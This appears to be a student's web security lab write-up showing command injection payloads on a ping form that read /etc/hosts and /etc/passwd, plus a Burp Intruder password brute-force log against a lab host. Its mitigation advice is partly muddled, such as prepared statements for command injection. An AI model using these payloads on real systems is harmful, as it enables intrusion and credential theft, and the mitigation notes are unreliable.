


1. Web Application 1: Your Wish is My Command Injection
 - a. 8.8.8.8 && cd ../../../../ && cd /etc/ && cat hosts
 - b. 8.8.8.8 && cd ../../../../ && cd /etc/ && cat passwd

Mitigation against this attack would be to use prepared statements. You can also validate all user input with techniques like using specific characters and limiting the length. Error screens can provide too much information to an attacker so it is best to make them show as little info as possible.



Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=114 time=14.612 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=16.586 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=19.216 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=16.797 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 14.612/16.803/19.216/1.633 ms
127.0.0.1    localhost
::1         localhost ip6-localhost ip6-loopback
fe00::0     ip6-localhost
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.13.25 501100f1c681
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nf/>
- https://www.owasp.org/index.php/Command_Injection



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=114 time=31.417 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=18.485 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=15.179 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=168.087 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 15.179/58.292/168.087/63.680 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:100:apt:/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nf/>
- https://www.owasp.org/index.php/Command_Injection

2. Web Application 2: A Brute Force to be Reckoned With

Mitigation for brute force is to make longer passwords. Passwords should also require characters like #, !, and ?. People should not choose easy passwords like their name, favorite food, etc.

2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200			11801	
1	superman	Up, up and away!	200			11801	
2	loislane	Up, up and away!	200			11801	
3	spiderman	Up, up and away!	200			11801	
4	jennyjones	Up, up and away!	200			11801	
5	tonystark	Up, up and away!	200			11801	
6	timtom	Up, up and away!	200			11801	
7	peterparker	Up, up and away!	200			11801	
8	clarkkent	Up, up and away!	200			11801	
9	michaelsmith	Up, up and away!	200			11801	
10	henryhacker	Up, up and away!	200			11801	
11	superman	Avengers Assemble	200			11801	
12	loislane	Avengers Assemble	200			11801	
13	spiderman	Avengers Assemble	200			11801	
14	jennyjones	Avengers Assemble	200			11801	
15	tonystark	Avengers Assemble	200			11801	
16	timtom	Avengers Assemble	200			11801	
17	peterparker	Avengers Assemble	200			11801	
18	clarkkent	Avengers Assemble	200			11801	
19	michaelsmith	Avengers Assemble	200			11801	
20	henryhacker	Avengers Assemble	200			11801	
21	superman	Cowabunga!	200			11801	
22	loislane	Cowabunga!	200			11801	
23	spiderman	Cowabunga!	200			11801	
24	jennyjones	Cowabunga!	200			11801	
25	tonystark	Cowabunga!	200			11801	
26	timtom	Cowabunga!	200			11801	
27	peterparker	Cowabunga!	200			11801	
28	clarkkent	Cowabunga!	200			11801	
29	michaelsmith	Cowabunga!	200			11801	
30	henryhacker	Cowabunga!	200			11801	
31	superman	Here I come to Save the Day	200			11801	
32	loislane	Here I come to Save the Day	200			11801	

Request Response

81 </br>

82
Successful login! You really are Iron Man :)

Finished

2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file

AttackSaveColumns

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
33	spiderman	Here I come to Save the Day	200			11801	
34	jennyjones	Here I come to Save the Day	200			11801	
35	tonystark	Here I come to Save the Day	200			11801	
36	timtom	Here I come to Save the Day	200			11801	
37	peterparker	Here I come to Save the Day	200			11801	
38	clarkkent	Here I come to Save the Day	200			11801	
39	michaelsmith	Here I come to Save the Day	200			11801	
40	henryhacker	Here I come to Save the Day	200			11801	
41	superman	With great power comes gr...	200			11801	
42	loislane	With great power comes gr...	200			11801	
43	spiderman	With great power comes gr...	200			11801	
44	jennyjones	With great power comes gr...	200			11801	
45	tonystark	With great power comes gr...	200			11801	
46	timtom	With great power comes gr...	200			11801	
47	peterparker	With great power comes gr...	200			11801	
48	clarkkent	With great power comes gr...	200			11801	
49	michaelsmith	With great power comes gr...	200			11801	
50	henryhacker	With great power comes gr...	200			11801	
51	superman	You wouldn't like me whe...	200			11801	
52	loislane	You wouldn't like me whe...	200			11801	
53	spiderman	You wouldn't like me whe...	200			11801	
54	jennyjones	You wouldn't like me whe...	200			11801	
55	tonystark	You wouldn't like me whe...	200			11801	
56	timtom	You wouldn't like me whe...	200			11801	
57	peterparker	You wouldn't like me whe...	200			11801	
58	clarkkent	You wouldn't like me whe...	200			11801	
59	michaelsmith	You wouldn't like me whe...	200			11801	
60	henryhacker	You wouldn't like me whe...	200			11801	
61	superman	Courage is immortal	200			11801	
62	loislane	Courage is immortal	200			11801	
63	spiderman	Courage is immortal	200			11801	
64	jennyjones	Courage is immortal	200			11801	
65	tonystark	Courage is immortal	200			11801	

RequestResponse

PrettyRawHexRenderln

81</br>
82
Successful login! You really are Iron Man :)

0 matches

Finished

Attack Save Columns

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
64	jennyjones	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
65	tonystark	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
66	timtom	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
67	peterparker	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
68	clarkkent	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
69	michaelsmith	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
70	henryhacker	Courage is immortal	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
71	superman	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
72	loislane	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
73	spiderman	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
74	jennyjones	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
75	tonystark	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11827	
76	timtom	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
77	peterparker	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
78	clarkkent	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
79	michaelsmith	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
80	henryhacker	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
81	superman	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
82	loislane	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
83	spiderman	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
84	jennyjones	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
85	tonystark	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
86	timtom	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
87	peterparker	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
88	clarkkent	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
89	michaelsmith	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
90	henryhacker	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
91	superman	Change is coming	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
92	loislane	Change is coming	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
93	spiderman	Change is coming	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
94	jennyjones	Change is coming	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
95	tonystark	Change is coming	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
96	timtom	Change is coming	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	

RequestResponse

PrettyRawHexRender

ln

81

</br>

82

Successful login! You really are Iron Man :)


?

Search...

0 matches

Finished

3. Web Vulnerabilities: Your Wish Is My Injection



Mitigation for this attack would be to not allow specific words chains like you would find in scripting. Do not allow special characters. You can also use other forms of validation requests to go along with the login.

